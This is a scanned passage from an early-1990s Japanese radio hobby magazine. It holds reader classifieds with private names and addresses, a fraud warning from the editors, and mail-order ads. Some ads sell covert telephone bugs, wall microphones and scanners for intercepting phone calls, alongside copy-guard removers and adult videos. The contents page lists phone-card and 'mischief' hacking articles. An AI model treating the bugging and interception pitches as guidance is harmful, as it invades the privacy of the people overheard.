本体、マイク、アンテナ、基台(トランクタイプ、ATM7)を、送料込みで、20Kで、まずはWにて。
〒049-23北海道茅部郡森町字尾白内487番地 輪島好幸
●FT-4800、85K円で。新同、Wにて。

〒018-25 山本郡峰浜村大久保 岱82 田村 敦

●DR590SX (有) (保) 付属品付
新同+コメントモービルアンテナ
CPR6300を55Kで。

〒328-01 栃木県栃木市川原田町102 大橋智之

●TR2200G II + VB2200G II
プースタ¥16KRJ×201¥16K,
FDKバーム II 2m/ハンティ¥17K全極上品 (有) 付。オシロスコープCS-1557¥10K。待Wテ。
〒330埼玉県大宮市中川1793-9
鳥居辰行

●DR-570SX (箱、保証書、付属品付) を送料込50K円。半年使用完動良品。

〒364埼玉県北本市中丸5-10
和賀 祐

●360MHz 帯リニアアンプを30K円くらゐで。Wにて気長に待ちます。

〒271千葉県松戸市上矢切1506
宇野修一

●東洋通信機 VHF 業務用固定機2台で3K。VHF1000ch 受信機箱説アンテナ付4K。東亜車載用スピーカ新品3K。佐々木/トライト黄小型AC100用新品3K。Wにて。
〒272千葉県市川市宮久保1-30-11
椎木 龍彦

●ナショナル MSX パソコン FS4700F ワープロ機能プリンター内蔵、完動良品、テキストフッビー付25Kで。

○有線・無線・大物・小物
何でもOK

AB 売買 ニュース

〒132 東京都江戸川区大杉3-20-6 佐藤邦明

●9801NS20、9801DA 2、286 VG、386MSTD、未使用を適価でWにて。

〒158世田谷区用賀2-30-12
尾形 秀巳

●TS-680V + SP430 + PS22+MC-80 (説明書、箱、保証書付) 10万円 (送料込)

〒187 東京都小平市津田町2-30-13 村田正美

●マランツC460、完動良品、箱、取説、保付、¥30K、Wにて、希望であれば、クローン改造します (ハード改造無のTX、RX改造)

〒232横浜市内南区大岡2-9-14
金子 力男

●ケンウッド小電力コードレス留守番電話 IS-WO 7 (B) 極上品を28K円。

〒250-01 神奈川県南足柄市岩原967 保田義彦

●三田無線製アンテナアナライザ-AZ 1-HF を70K円で、葉書に TELNO を書いて /

〒418 静岡県富士宮市淀所441-1 A-202 松永秀樹

●KENWOOD、ハンティ-パソ (PRC3)、35K~40K、W/ハガキで /
〒390 松本市港 2-9-1
NTT406号 渡辺満

●エア/バンドトランシーバー、アイコム IC-A20未使用90K値引可
〒465 名古屋市長区高針台3丁目1003
伊藤庸一

●レーダー探知器、Hピテオ、MSX ゲームソフトその他色々な物を安価にてゆずります。62円切手同封でリスト送ります。

〒523賀賀県近江八幡市武佐町54番地
広瀬 哲也

●アクション/パンドのバックナバー、87年10月号から91年6月号まで計4冊、16K円 (送料込み) Wにて。
〒649-71和歌山県伊都郡かつらぎ町妙寺955-3 森口博明

●BS 用、同軸ケーブル (藤倉 S-5CFB) 新品40m + Fコネクタ2ヶを4K円 (送料別) Wにて。

〒573-01 大阪府枚方市藤阪西町6-1-104 福田 陸生

●レーダー探知器スーパーベル990 (新品、箱入り) を5Kで。Wにて。

〒673 兵庫県明石市西明石南町2丁目18-4 織田晴文

●ハミング1~4を各適価で。価格 TELNO 明記の上Wにて。

〒665 兵庫県宝塚市雀雲丘2-3-5-307号 安河内 保

●パソ機三菱 FM87F を20K。PQ10ポータブルキット (定価4万) 一式付を70K・シノワ SR001を40K (新品)。C5600 (Jマークナシ) 新品を80K。PR900を30K。
〒689-53鳥取県日野郡日南町萩原1239-2 福田光志

●リジエンシー・HX-1500、ニツカド充電器付、共12K円。

問合わせW葉書で、取説付。
〒721 福山市春日町吉田1057-1 山口宣治

●パソ機ヤエス925、アイコム GT-5、いずれも申請済み1機70K円にて、詳細はWにて。

〒722-22広島県因島市中庄町3202-6 松浦淑就

掲載は抽せんですが、行の多いものは掲載されないことがあります。

買います

●ポータブル CD 又は、カー用 CD チェンジャーを適価で、W 円で。
 〒040 函館市時任町 20-4 太田知美
 ●マランツ、C412 を 10K~15K にて。送料持ちます。
 〒981-33 宮城県黒川郡富谷町あけの平 1-32-1 早坂和浩
 ●C160 (J マーク無し) を 40K 円で。箱・保証書・説明書等なくても可です。W 円で連絡下さい。
 〒305 つくば市春日 1-6-1 ヒルサイドヴィラ C-105 諏訪智英
 ●TH77 (J マークなし) 及び IC726、AH 3、各説明書、付属品、箱付美品等。希望価格記入の上下さい。
 〒336 埼玉県浦和市辻 5-9-26-107 小林 徹
 ●マランツ・C5600、C412 適価でお願いします。
 〒123 東京都足立区本木東町 7-2 瀬田恒雄
 ●ユビテル VT-125、エアバンドレシーバー又はエアバンド受信可のレシーバー及び 144MHz ハンディ機 10K で。
 〒190-12 西多摩郡瑞穂町箱根ヶ崎 740-22 佐々木周吉
 ●東京都内の救急無線が受信できる受信機 (機種は何でもよい) 10K で。
 〒150 東京都渋谷区広尾 1-15-8 木村信弥
 ●C412 DTMF 付 18K、TH77、35K、IC-AT150、25K、AH-3、28K、SP-20、8K、各取説付美品を求む。
 〒939-18 富山県東礪波郡城端町泉沢 1062-1 山下昭夫
 ●ハンティ機 C-460 (J マークなし) を 23K 位で買います。
 〒955 新潟県三条市栗林 1260-1 佐藤弘子
 ●RZ-1 (完動品) 適価 W 円にて。
 〒500 岐阜市桜木町 1-9 鷺見泰弘
 ●2 メーターハンティ機を 10K 円位で。メーカー問わず。完動品に限る。W/ガキでお願いします。
 〒478 知多市朝倉町 289 番 熊谷 徹
 ●AB 誌創刊号~91 年号までを、高値にて買います。定価より高し。連絡されたし、パ可。
 〒522 滋賀県彦根市後三条町 321 稲垣佳典

●1200MHz の無線機 適価にて譲って下さい。

〒612 京都府京都市伏見区向島津田町 127 の 4 降旗 宏
 ●C520、TH77 適価で買います。近県、手渡し希望。
 〒600 京都市下京区梅小路石橋町 74 土田栄二
 ●C460 か C160 を 18K 円、IC-R1 を 20K 円くらい (いずれも取説、付属品付完動品) で。送料こちら持ち。W 円で連絡下さい。
 〒565 大阪府豊中市新千里南町 3-8 A5-306 竹山 剣
 ●ソニーラジオ、ICF-SW1S を 15K 円以下で求む。完動品で取説箱付美品、付属品込で。電話番号記入の上、価格詳細等を書き W 円で。
 〒753 山口市三和町 17-21 ホウイノパレス山口 501 八幡伸一
 ●C460 を適価で。(J マークなし)

○有線・無線・大物・小物
何でも OK

AB 売 買 ニュース

価格明記で W 円にて。
 〒770 徳島市秋田町 5 丁目 41-1 小林 敬司

その他

●ユビテル MVT-5000 (箱) (税) (関) 付新同 + ソニー AIR-7PSB 改済と C520、または TH77 との交換希望。/ パ可 売可。詳細は W 円にて。
 〒180 東京都武蔵野市吉祥寺北町 1-28-19 廣本 英統
 ●当方 V シュー製 UHF 受令機 (ch) + シャープポケコン PC-1248 (競輪等予想プログラム内蔵 + P グッズと貴方 R-1 又は TH-45G・IC-3 st・DJ-3 sx・DJ-460sx を交換
 〒790 松山市永木町 1-59-5-201 河野 一郎

編集部から

無線機を売ります、といって先にお金を振り込ませておいて、催促しても送らないという詐欺スレスレのトラブルが発生しているようです。

催促は、必ずいつまでにどのこの運送会社で発送するという言質をとることです。ただ早く送れというのでは何の意味もありません。

その上で未着の場合、内容証明郵便で催促し、それでも送られてこない場合は、相手の管轄の警察署 (例えば札幌市ならその住所を管轄する警察署) に被害届を出しましょう。

取引は、相手の家へ行って動作確認をしてからお金を払うなどの「直接取引」などをこころがけるほかに、不意な送金、無線機などの発送は避け、必ず相手との直接事前連絡を欠かさないようにしてください。

電話を掛けてもいも留守番電話で不在がちや、電話には出るがいつも当人不在の場合は用心しましょう。

また、故障品を送っておいで文句をいうと輸送中の事故だとかはけたり、盗品の無線機を売る人もいようです。

その場合、買った人が本来の持ち主に返却しなくてはならず、損をしますからご注意ください。

さて、交換や売買の価格には相場というものがあり、不釣り合いなもの、たとえば、死んでも (気長に) 持ちますというコメントで誰も売るわけがないような法外な安い金額を書いてあったり、「格安で買います」という表現の方 (格安は売る側の言葉です) や、ハガキを鉛筆で記入していたり、住所の字が判別できづらい人は原則的に掲載できません。

また、同一人物の連続掲載はなるべくご遠慮願っています。ページが少ないのでたくさんの方に利用していただくためです。

ハガキの書き込み量の多い方もページ当りの掲載量アップのために掲載は控えてさせていただきます。住所以外の部分はなるべく 3 行以下でよろしく。

皆様の売買のコーナーです。有意義に利用いただくためにある程度のルールが必要です。皆様のご協力をお願いします。

売買コーナー担当者

売りますす欄、写真同封でも申込めます。

ハガキが多くなっていますので一回掲載されたらしばらく掲載できません。

マルマンオートダイアラー

定価10,000円 **特価¥2,500**
504名分の電話メモ帳機能にプッシュホンならそのまま受話機にあてれば電話がかけられます。8桁電卓にも使え留守番電話のリモコンやポケットベルへのメッセージ送受信をダイヤル電話機からでもできる。5台特価**¥6,600** (国産) 3台特価**¥6,600**



好きなスタンプが色々造れます。

オリジナルスタンプ製版機「スタンプランド」
定価¥13,000円を **特価¥3,900**
3台で**¥9,900**
君のアイデアをスポンジに
ある色々なデザインのもの
を造ることができます。写真
のスタンプでもできる。楽し
さいっぱい。



50mm×12倍双眼鏡

よく見える!! **特価¥3,300**
3個で**¥8,700**
大口径50mm昼夜兼用
ベルト、ケース一式付



セント・マリー・のサバイバル簡単英会話

カセット3本付、海外旅行、生活、買物、レストランツアー。セント・ギルバート、服部まこ、マリー・キノの3人の英会話テープテキスト。
定価8,000円 **特価¥3,000**
シャープ製、テキスト、カセットテープ3本のセット入り。



多機能ファッション・留守番電話機

定価22,800円 NEW **特価¥13,000**
NTT認定品ファッション・電話型留守番電話応答メッセンジャーは10方式。用件録音はテープ方式外出先より内容を聞ける。いたずら電話警報機能伝言板機能、伝言転送、特等者着信他、サイズ29×212×80mm。



強力小型エアコンプレッサー

万能型DC12V 定価9,500円 **特価¥2,800**
3個で**¥7,500**
自動車、自転車、ゴムボート、ボール等必要に応じて空気を入れます。圧力計付、220PSI、ノズル付。



ツインタイプ超音波虫害駆逐器

強力になっても人間、犬、猫等ペットには影響ゼロ
定価11,000円 **特価¥2,200**
5台で**¥10,000**
ACアダプター付。消費電力はわずか4W、有効面積200㎡
おなじみシングルタイプ**¥1,800**も発売中!!



沖電気製テレホンメール「ペンコル」

電気で文字や絵を送れる。2台1組 認定商品 楽しい電話装置です。 **特価¥11,000**
入力画面上に書かれた文字や絵を相手に電話をかけて、直接送れます。書いた文字や絵はメモリーで、入力したメールをコピーする事もできます。もし留守でも留守受が出来ます。電話で言えない事やことばで言い表せない事など文字や絵で送れます。ACアダプター付。



FM/TV-VHF-UHF室内アンテナ

特価¥1,800
3個で**¥4,800**
ロッド式アンテナと回転式バラボラ型アンテナ付。



自動車電話型カートランシーバー

DC12V高性能型 送・受信機トランシーバー
定価14,800円セパレート型 **特価¥5,500**
2台で**¥10,000**
自動車電話感覚で使える。2ch切替付高性能トランシーバーです。通話約100m、アンテナ付(カーアンテナOK)、高感度ダブルスーパー方式。車中車の無線に好適品。スケルトン付。



小電力型留守番コードレス電話機

コードレス するする **タカコム CA180**
定価49,800円 **特価¥29,800**
留守番機能を手機からリモート操作したり留守中も聞ける。オリジナル保留メモリーもつけれ、外線からリモコンでもできるICカセット、壁掛可能。




150Wグラフィックイコライザー

10素子 G・E 75W+75W LEDレベル付。
パワーアンプ **特価¥5,800**
3台で**¥15,000**
お手持の5-10Wカセットから150Wのパワーと10素子30Hz 16kHz音質を変えられるイコライザー付。



超小型高感度ハンディートランシーバー

定価16,800円 2台1組で **特価¥7,200**
4台2組で**¥13,400**
ポケットに入る小型27MHzトランシーバー 通話 約100-500mと高性能型スーパー方式の高感度です。呼出しコール付、スピーカーとイヤホンの両用で大変便利です。006P電池使用、ソフトケース付。



落語名人選、笑点カセットテープ全20巻

定価40,000円を **特価¥4,200**
カセット20巻20本セット40話のお笑いのテープ 三笑亭楽楽、三遊亭小円馬、桂小南、桂仲治、金原孝馬生、若原孝馬、桂文朗、三遊亭円馬 他15人の名人芸が楽しめるカセットテープです。テープケース入り。



ハンドフリートランシーバー J-7

2台1組 **特価¥12,800**
ヘッドホンマイクセットで両手自由に使え VOX付のFMトランシーバーセットです。約200-500m通話可能でバク、自転車、登山、スキー、工事現場等に便利。要アマチュア免許、006P電池。



強力・電撃殺虫器

捕虫用蛍光灯で誘虫、電撃で退治。
特価¥2,500
3台で**¥6,900**
虫が最も好む近紫外線蛍光灯で誘虫し、強力電磁放電で虫を退治します。夏のうさぎ虫をまとめて退治AC100V電源。



クーラ&ホットボックス10.5ℓ用

車の中で使える、温蔵庫/冷蔵庫両用品
DC12V電源使用。 3台で**¥36,600**
特価¥12,200
海やキャンプ、スポーツ、釣、ドライブなど一年中使えます。外寸 約41×29×28cm。常温25℃で冷蔵時3℃、冷蔵時70℃。重量 約4.5kg。



録音再生両用小型テーブルコーダー

マイク、スピーカー内蔵カセットレコーダー
ON 早送り、巻戻し、ポーズ、ストップ付。オートストップ付。小型で大変便利。マイク、スピーカー内蔵品。
特価¥5,800 **特価¥5,600**



ユニデン高感度ハンディ受信機

BC-200XLT Bearcat 限定販売 54,800円を **特価¥29,800**
ハム、航空無線、パーソナル無線、自動車用電話、特殊情報無線、色々聞けます。周波数118-136MHz、136-174MHz、340-470MHz、406-512MHz、806-956MHz、200ch MR。
※一部仕様変更があります。



ポケットモニター マイクロ聞多

超高感度マルチバンド受信機 **特価¥29,800**
アナログ電話系ボリスバンド、小電力コードレスホン、MCA業務用無線、パーソナル無線、NTT、セラー無線、携帯電話が片手操作で聞ける。ニッパド内蔵。AC100V-DC12V充電コード付。寸法: 103×56×29mm。



ソニーカセットテープ

レコーダーボイス内蔵 音質が良く自動的に録音 **特価¥9,700**
自動録音装置付、カセットテープレコーダー、早送り、巻戻し、オートストップ機能付。外部マイク端子、イヤホン端子付、3桁テープカウンダー付、マイク内蔵、ボイス付、小型設計。



4インチ超小型白黒3電源テレビ

家庭で屋外で車の中で、高感度超小型テレビ
V1~12ch、U13~62ch



特価¥9,900

4インチブラウン管使用。家庭用AC100V DC12V (専用コード付) 電池 (ニール、充電両用) 電池ケース付の3電源。専用スタンド付。外部アンテナ端子付。ロッドアンテナ内蔵。寸法105(W)×80(H)×145(D)mm。

安い!!

◎送料は、1回の注文につき800円になります。

◎5台以上まとめ買い安くします。電話下さい。

☎556 大阪市浪速区難波中3-3-3 北野ビル

06-644-0888

営業時間AM10:00~PM5:30 <日・祭日定休>

4月1日より通信販売は株式会社伊豆美で販売致しております。総合卸商社(株)明商もよろしくお願いたします。

4月中旬より大阪・日本橋五丁目まで店頭販売致しております。地下鉄堺筋線恵美須町北口徒歩0分北隣り。

テレビワイドスクリーン大型画面に
14〜21インチテレビに最適、画面が倍になる。
定価 ¥11,800円
特價 ¥3,200
3個で ¥8,700
よりワイドにテレビ画面を大きく拡大し見やすく迫力あるテレビ映像を楽しめます。ワイドスクリーン。

アンティーク調高級ラジオ
FM/AMクラウン製
特價 ¥2,900
4台で特價 ¥10,000
木製AM/FM、TV1〜3chラジオ、AC100V電源使用、外箱は本物の木を使用した高級クラウン調ラジオ、室内インテリアにもOK。

ドリル・ドライバー・ライト・ハンダゴテ 4in1 充電式モジュラー工具セット
23点・ボリテック・タフ・ホース入
特價 ¥7,500
AC100V用充電器付でドリル・ドライバー、半田ゴテライトの4通りに使える、キリ4本、ドライバービット4本付、砥石5本、ハンダ紙ヤスリ、チャックハンパ、六角レンチなど。

健やかな眠りをつつ高級羽毛ふとん
全て羽毛水鳥100%、夏は涼しく冬は暖かく
シングル
A 特價 ¥6,200
2枚で ¥11,600
B 特價 ¥8,900
2枚で ¥16,000
C 特價 ¥15,500
2枚で ¥26,000
D 特價 ¥22,000

強力充電式ショルダータイプ掃除機
軽量コンパクト・コードレス、家庭で車で使える//
特價 ¥5,900
コードレスで使う掃除機、家庭で車の中でもDC12Vバッテリーで動く、充電式で4時間の吸込力、各種延長チューブ付、ACアダプター、カーアダプター付、ショルダーヘルメット式付。

カード型家庭用低周波治療器
強く・弱くつかむ、はやく・ふつうおそくなどの5種モード切替付。強弱調整付、粘着パッド6枚付。
特價 ¥5,700
カード型の超小型高性能低周波マッサージ器。手軽にどこでも使える便利さ、リチウム電池付。医療器具承認番号 63 (B) 2235。

毎時正時刻にメロディーがなるクォーツ時計
室内の光量で音が小さくなり、大きくもなります。
特價 ¥3,200
3台で ¥9,000
12曲入り、各時刻に電子メロディー（時報）を奏でます。昼は音も大きく夜は小さく眠りをさまたげません。

充電式強力電動ドリル&ドライバー
ワンタッチ正逆回転切替 50kg/cm
定価 ¥13,500円
特價 ¥4,800
3台で ¥13,200
全長20cm、重量870g、ドリルとドライバーが一体化充電式で大変便利。

マジックマグカップ
ふしぎなふしぎなカップ、水にぬれた、水滴が消えて、スポンポンになる。外人の美人モデル6人。
6個アソート
特價 ¥4,200
ペン立てにも使える楽しいカップ。18歳未満の方への販売はできません。

クリスタルディスプレイコライト
3コで
特價 ¥1,500
音センサー内蔵で音の大小高低に反応して5色の電球がカラフルに点滅する。ルームランプにもなるDC12V使用。

カラオケ/ボーカル用マイク
キャンノンプラグ使用ダイナミックマイク
特價 ¥1,900
単一指向性600Qダイナミックマイクロホン、キャンノンプラグ使用で便利、コード4.5m付。3個で ¥4,500
FMワイヤレスボーカルマイク
特價 ¥1,200
3本で ¥3,300 5本で ¥5,000

秘盗聴器高性能型
●超小型高感度FMワイヤレス サイズ30×23×9mm **特價 ¥5,400**
●超小型高感度FMワイヤレス 30〜700m以内 **特價 ¥18,000**
●電話盗聴FM式超小型電池不要 取付クリップ付 **特價 ¥7,900**
●電話盗聴テープ自動録音システム 通話中の会話を録音できるシステム 自動切替式 **特價 ¥7,500**
●コンクリートマイク 鉄筋ビルのコンクリートを通して音声が聞ける **特價 ¥9,500**
●多目的情報マイク 1台6役 コンクリートマイクにもFMワイヤレスマイク **特價 ¥24,500**
●高性能FMワイヤレスマイク+専用受信機 3ch 水晶式 144MHz帯使用 **特價 ¥40,000**
●ワイヤレスマイクのみの **特價 ¥16,000**
●専用3ch受信機のみ **特價 ¥27,000**
盗聴カタログ有ります。切手62円お送り下さい。

充電式強力電動芝刈機
庭の芝刈がスピーディーに **特價 ¥6,200**
安全にできます。
安全カバー付
切れ味バツグン!! 危険防止ボタン、安全カバー付。便利な充電式でスピーディーにお庭の芝を刈れます。充電電池、充電器一式付。

モザイクが消えた!! スーパー編集機
普通免許、学科試験、学習ビデオ1本付。
特價 ¥78,000
新聞雑誌で評判の市販ソフトの半分以上のモザイクがスルーの様に消えるビデオ編集機です。3mビデオコード2本ACアダプター付。18歳未満販売不可、返品不可。

秘盗聴器高性能型
●超小型高感度FMワイヤレス サイズ30×23×9mm **特價 ¥5,400**
●超小型高感度FMワイヤレス 30〜700m以内 **特價 ¥18,000**
●電話盗聴FM式超小型電池不要 取付クリップ付 **特價 ¥7,900**
●電話盗聴テープ自動録音システム 通話中の会話を録音できるシステム 自動切替式 **特價 ¥7,500**
●コンクリートマイク 鉄筋ビルのコンクリートを通して音声が聞ける **特價 ¥9,500**
●多目的情報マイク 1台6役 コンクリートマイクにもFMワイヤレスマイク **特價 ¥24,500**
●高性能FMワイヤレスマイク+専用受信機 3ch 水晶式 144MHz帯使用 **特價 ¥40,000**
●ワイヤレスマイクのみの **特價 ¥16,000**
●専用3ch受信機のみ **特價 ¥27,000**
盗聴カタログ有ります。切手62円お送り下さい。

VHSアダルトビデオ、美しいカラービデオです。総合カタログ有ります。(無料)

写真掲載不可能					
ダイヤモンドキッズI-II 30分 5本組セット 特價 ¥8,800	ハーレム・ナイトI-II有り 30分 5本組セット 特價 ¥5,700	プラネットI-II 30分 5本組セット 特價 ¥6,000	SEシリーズI-II有り 50〜60分 5本組セット 特價 ¥9,200	セックス・レフ他 45分 5本組セット 特價 ¥10,500	
盗撮シリーズI-II有り 30分 5本組セット 特價 ¥8,200	バイオレンスレイプA・B有り 30分 5本組セット 特價 ¥8,000	鬼談SM I-II有り 50〜60分 5本組セット ¥11,000	痴漢電車 45分 5本組セット ¥9,500	ロータ地下ビデオの妖術II他 45分 5本組セット ¥8,500	
新ロータシリーズR-I〜2 45分 4本組セット 特價 ¥8,400	ロータHVI-II有り 30分 5本組セット 特價 ¥8,000	ヤングアイドルI-II有り 45分 5本組セット 特價 ¥8,600	洋画北欧ロータI-II有り 30分字幕入り 5本組セット 特價 ¥10,500	洋画USAハードI-II有り 60分字幕入り 5本組セット 特價 ¥9,000	

お申し込みは現金書留で住所・氏名・電話番号・注文品を書いて代金と共に送り下さい。7日以内必着。
送料全国800円。通販広告商品は全て消費税は含まれています。

株式会社 伊豆美
ZUMI 店頭電話 06-634-7000 代表
商品3ヶ月保証 (商品によって無保証有り) ●注文品は7日以内に必着

30cmレーザーディスク “小林ひとみ年鑑” 上・下巻2枚セット
特價 ¥7,800
カラーLD両面各120分×2 全240分ひとみの全てを...
VHS“小林ひとみ年鑑”上・下セット 特價 ¥7,900
他にLD有ります。VHS、LDのAV多量多数総合カタログ発行//

業者の方、卸売り致します。又同品5台以上まとめ買いの方、特別価格で販売します。お気軽にお電話下さい。

押入れが3倍広く使えます
ふとんを1/3に圧縮・脱臭・除湿シート
入りでふとんを清潔に保ちます。
3枚セット 特価¥4,000
5枚で特価¥6,400
10枚 ¥12,000



圧縮したふとは
手すただけで、
いづらふとんに戻
ります。使い捨て
ではありません。
繰り返し使えます。
(羽毛、ふとんは
避けて下さい)
特殊フィルム使
用。

(注)長時間掃
除機を使用し
ないようにご
注意下さい。

入荷時に型式が替ります。

高感度マルチHF/VHF/UHF受信機
ラジオ、短波、FM、特殊無線、テレビ音声、AIR無線、
自動車電話等が聞ける高感度高性能受信機AC100V
電池両用短波HF4~26MHz ガルスーパー高感度受信機
FM・VHF 75~224MHz 特価¥14,500
FM・UHF 860~903MHz



AC100V/電池UM-1
2本使用。外部ア
ンテナ端子付、大型
スピーカー内蔵、フ
チニング付、ヘッド
ホン端子付。

※スパイ用に使わないで下さい。今、電波がおもしろい。

上記同型 HF/VHF (UHF 無し)
ダブルスーパー高感度マルチ受信機
ラジオ、短波、FM、特殊無線、テレビ音声、AIR無線、
等が聞ける高感度高性能受信機AC100V 電池
両用 短波HF4~26MHz 特価¥8,900
FM・VHF 75~224MHz

高感度マルチバンドレシーバー
色々な無線が聞けます!!
定価9,800円
特価¥2,600
3台で特価¥6,900
FM54MHz~176MHz FM放送と
TV1~3ch PB. AIRが入る。
CB1ch~80ch ANT付 UM-3×4

高感度マルチバンドレシーバー



AM短波4~28MHz、FM
76~220MHz、FINEチ
ューニング付、BFO付、
10cmスピーカー付、外部
アンテナ端子付、チ
ューニングバッテリーチ
ェックメーター付。
AC/DC電源両用

特価¥8,200

クリピーレハitek浄水器
蛇口直結コンパクトタイプで
おしく安全な水道水を作ります。
特価¥7,700
中空糸膜 マイクロフィルタ
ーと抗菌活性炭で雑菌。
悪臭、嫌気、赤さび等
を取りのぞき細胞の老化に
ブレーキをかけます。
交換フィルタ
¥3,000



9000ch VHF/UHF 超高感度受信機
自動車電話・業務無線・ハムが聞ける
PR-3000型 特価¥12,200
UHF: 870.075~899.995MHz 6000ch
VHF: 130.08~159.99MHz 3000ch
3000ch美装、超小型ワグムデジタル
スーパー短波受信機、充電式で
大変便利。電池内蔵充電器付アンテナ
V-U切替サロ・ローリー・チャンネル切替
周波数が一目でわかるスピーカー内蔵
イヤホン付 寸法28(W)×95(H)×29(D)mm


FM/AM/LW/SW全10バンドラジオ
世界の電波をキャッチ。超小型高性能短波、
BCLを聞くなら最高、!! 単3型電池2本使用。
定価9,800円 特価¥3,900
FM76~108MHz、AM522~
1620kHz、LW150~280kHz、
SW5.85~6.20・7.10~7.50
9.45~9.90・11.45~11.98
15.10~15.55・17.10~18.20
21.25~22.10MHz



超小型前方・後方両用レーダー探知機
SUPER SHOT 交通取締りレーダー
定価50,000円 特価¥9,800
前方、後方をキャッチする
高性能交通取締りレ
ーダー探知機です。サイ
ズも超小型設計DC12V
電源使用取付金具、シ
ャーケーブル付。

UHF高性能ブースターDC12V
高感度型 UHFブースター感度UP!!
20型RF18dB 50型RF20dB
コントロール付50W
特価¥16,900
3台で¥45,000
50型 ¥42,000
3台で¥120,000
入荷時によってメーカ、
外型が変わります。

エプソン 32KB 電子手帳
サイバプロ 500N
定価24,500円
特価¥8,800
手書き力、パネルタッチ選択で第
二水準漢字を使えます。シークレ
ット機能付。カードメモ1000枚分。200
年カレンダー。15ヶ月間スケジュール
、18週間スケジュール、100年フル
オート時計、10桁電卓等々。



ドアースコープ付テレビモニターセット
ドアースコープ付テレビカメラ+4インチ偏平黒
ブラウン管使用モニターテレビACアダプター。
特価¥28,200
3台で¥76,500
ホームセキュリティテレ
ビモニターカメラシステム。
オートOFF機能付。オート
ゲイン、オートビーム10 lux。





レジャー用 ツーマンボート
オール、空気入れ、特価¥3,500
一式付。3台で ¥9,300
高級2人用
レジャーボートで
プールや海、湖などで楽しめます。


ビデオコピーガード除去装置
ビデオダビング防止を解除する装置です。
電池006p使用で約1年間使用できます。
特価¥3,800
ビデオソフトの録画編集時に特殊信
号(コピー防止、コントラスト周知等)を
除去、修正し高品質クリーンな
録画ができる装置です。
3台で特価¥10,500



各種電源
定電圧変換電源
7~20V可変式、Vメーター付
5A 特価¥5,200
大出力パワーインバーター
DC12VからAC100Vを取り出せる。
AC100VからDC12V充電器に。
300W 特価¥16,500
DC24VからAC100V用
300W 特価¥17,500



コピーガードキャンセラー+M・M付
ダビング防止信号を解除し鮮明画像が見える。
モザイクスクリーン内蔵AVが楽しめる。ポリウムコン
ドール式画
像鮮明です。
新発売
特価¥13,400 NEW国産品
AC100V電源使用。ダビング防止用信号をカットし
クリアな映像が楽しめます。映像ブースター内蔵。



VIDEO
NOISE SWEEPER
MODEL VSC-1

◎お知らせ ★小売店舗 オープン★
大阪・日本橋5丁目に新店舗 OPEN!!
〒556 大阪市浪速区日本橋5丁目7-23
大阪市地下鉄坊筋線 恵美須町駅下車北口0分北隣り
電話(店頭専用) 06-634-7000
営業時間 11:00~20:00 VARIETY SHOP
[取扱商品]
電気雑貨・通信機器・カー用品・各種電話器・
時計・貴金属・日用雑貨・ギフト商品・カメラ・
カバンバック・ビデオテープ・LD・キャラクター
商品・玩具・光学商品・スポーツ用品・アイデア
商品 他多数。

平成3年4月1日より株式会社 明商、小売部通販課は独立し
株式会社 伊豆美として小売販売通信販売致しております。今
後も卸販売の(株)明商共々よろしくお願ひ致します。
尚、明商販売商品保証等全て(株)伊豆美で保証等致します。
今後共、お客様によるごばれの商品を販売致します。

MSグループ
総会館商社 明商 代表取締役 梶原 勝義
株式会社 伊豆美 代表取締役 泉 勇
総会館販売 伊豆美 株式会社
株式会社 伊豆美 製作所 MS BUSINESS GROUP
有限会社 明商流通センター

伊豆美

大阪市浪速区難波中3-3-3 TEL. 06-644-0888
営業時間 AM10:00~PM5:30 <日祭日定休>

伊豆美 3P 店頭 電話 06-634-7000 代表

通販広告商品は全て消費税は含まれております。送料は1回800円です。

●本誌の一部または全部を無断で複写（コピー）することは、法律で定められている場合を除き、著作権及び出版社の権利侵害になります。あらかじめ許諾を求めてください。
●造本には十分注意しておりますが、万一、落丁、乱丁などの不良品がありましたらお取替えます。 ☎03-3258-6261

特 集

DTMF&リモコン

で遊ぶ!!

- 不思議な信号DTMFって何だ?
- DTMFとリモコンを結んでみよう!
- 最新トランシーバDTMF機能フル活用
- DTMFとトランシーバでリモートコントロールしてみよう
- …その他多数 編集部

4色カラー

- 面白カード……………139
- 極秘入手のNTT
ホログラム付テレカ……………140
- アキハバラ
ジャック屋さん見て歩き……………142

2色カラー

- Oh! ニュー……………44
- 面白グッズ
バーコードバトラー……………46
- 昭和のりグ
測定器シリーズ②……………48
- IDOミニモ用
モービルリピータアンテナ……………50
- アイコム IC-3SR
使用レポート……………52
- DATの無限コピー
コピーマネージャキット②……………55
- NTTカードC
ハッキングのその後……………58
- マランツC412
コードレスホン帯改造……………60

- 今月の改造
アイコム IC-2SR……………62
- 野々村電話のデンワコーナー
いたずらハッキング……………64
- AOR HX100
使用レポート……………66
- 警消ピクトリアル……………68

好評のハイパワー

- 0425 BBSコーナー……………84
- Dr.伊東のABクリニック……………86
- 純粋アマチュア無線家
への道……………90
- ユビテルVT-150
AB使用レポート……………98
- 業務無線入門……………101
- エアーバンド入門……………152
- ABパケット入門……………159
- ゼネカバトランシーバで聞く
短波帯の魅力 第2回……………166

周波数NOW 読者最新情報・POLICE署活波……………173

読者のページ

- AB売買ニュース……………38
- ABハウス……………75
- ABトーク
- 読者版言いたい放題
- 情報BOX

面白記事

- Q²体験リポート 第9弾
まじめなQ²もあるのだ……………92
- 大型製作 第2回
2m受信機の製作……………94
- こちらAB 社会部
征木 翔……………104
- この夏作ってみないか?
レフレックスラジオの製作……………147
- 本当に実用になるの?! 第1回
高周波脱毛マシンをみた……………186

好評連載

- 衛星オモシロ物語④⑤
小松佳境……………155
- '90年代のレーダー探知機⑬
新井保夫……………164
- のりもの無線面白全集……………169
- アナログ生き残り……………181
- 署活系周波数……………182
- CBパーソナルコーナー……………189

知識の玉手箱

- Q&A AB110番……………198
- Q&A AB119番……………200
- AB技術者……………202
- 別冊のご案内……………206
- バックナンバーガイド……………208
- 次号予告……………209
- 編集後記……………210
- 愛読者のはがき……………243

①デジタル録音方式のコードレス留守電

DSP（デジタルシグナルプロセッサー）搭載により、テープが不要なコードレス留守番電話、TELE-LOR 5が三洋電機から発売になりました。小電力型のコードレス電話部にはスクランブル機能を搭載し、盗聴されにくくなっています。また、子機はアンテナ内蔵タイプで、生活防水対応となっています。価格は56,800円です。

三洋電機株式会社

〒570大阪府守口市大日東町1-1

☎06-901-1111

②子機が4台まで増設可！

